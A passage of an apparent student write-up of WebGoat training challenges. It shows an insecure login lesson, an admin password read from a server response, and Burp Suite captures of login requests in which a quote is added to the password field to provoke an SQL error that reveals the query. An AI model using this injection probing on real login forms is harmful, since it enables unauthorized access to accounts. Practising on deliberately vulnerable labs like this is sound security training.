
Easily guessable password

(A3) Sensitive Data Exposure


3.1 Insecure Login








Very dangerous, easily can manipulate



Insecure Login
Reset lesson
1
2
Let's try
Click the "log in" button to send a request containing login credentials of another user.
Log in
username
password
Submit
Congratulations. You have successfully completed the assignment.

Success!


Challenges

1. ADMIN lost password:






We can easily see it in the response and it is not garbled.



!!webgoat_admin_2656!! Is the password.

2. Without password:



Pretty Raw Hex

```
1  POST /WebGoat/challenge/5 HTTP/1.1
2  Host: localhost:8080
3  Content-Length: 55
4  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5  Accept: */*
6  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoUl4APcgf
19 Connection: close
20
21 username_login=Larry&password_login=pass123&remember=on
```

Burpsuite for the view!

Request

Pretty | Raw | Hex

```
POST /WebGoat/challenge/5 HTTP/1.1
Host: localhost:8080
Content-Length: 55
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoUl4APcgf
Connection: close

username_login=Larry&password_login=pass123&
remember=on
```

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 07 May 2022 09:27:25 GMT

{
  "lessonCompleted":false,
  "feedback":
  "This is not the correct password for Larry, plea
  se try again.",
  "output":null,
  "assignment":"Assignment5",
  "attemptWasMade":true
}
```

The first attempt failed only to try out new ideas

Request

Pretty | Raw | Hex


```
POST /WebGoat/challenge/5 HTTP/1.1
Host: localhost:8080
Content-Length: 56
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoUl4APcgf
Connection: close

username_login=Larry&password_login=pass123'&
remember=on
```

Response


Pretty | Raw | Hex | Render

```
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Type: application/json
Date: Sat, 07 May 2022 09:28:21 GMT

{
  "timestamp" : "2022-05-07T09:28:21.518+00:00",
  "status" : 500,
  "error" : "Internal Server Error",
  "trace" :
"java.sql.SQLSyntaxErrorException: malformed string
: 'pass123'' in statement [select password from cha
llenge_users where userid = 'Larry' and password =
'pass123'']\n\tat org.hsqldb.jdbc.JDBCUtil.sqlExcep
tion(Unknown Source)\n\tat org.hsqldb.jdbc.JDBCUtil
.sqlException(Unknown Source)\n\tat org.hsqldb.jdbc
.JDBCPreparedStatement.<init>(Unknown Source)\n\tat
 org.hsqldb.jdbc.JDBCConnection.prepareStatement(Un
known Source)\n\tat java.base/jdk.internal.reflect.
NativeMethodAccessorImpl.invoke0(Native Method)\n\t
at java.base/jdk.internal.reflect.NativeMethodAcces
sorImpl.invoke(NativeMethodAccessorImpl.java:77)\n\
tat java.base/jdk.internal.reflect.DelegatingMethod
AccessorImpl.invoke(DelegatingMethodAccessorImpl.ja
va:43)\n\tat java.base/java.lang.reflect.Method.inv
oke(Method.java:568)\n\tat org.owasp.webgoat.lesson
```

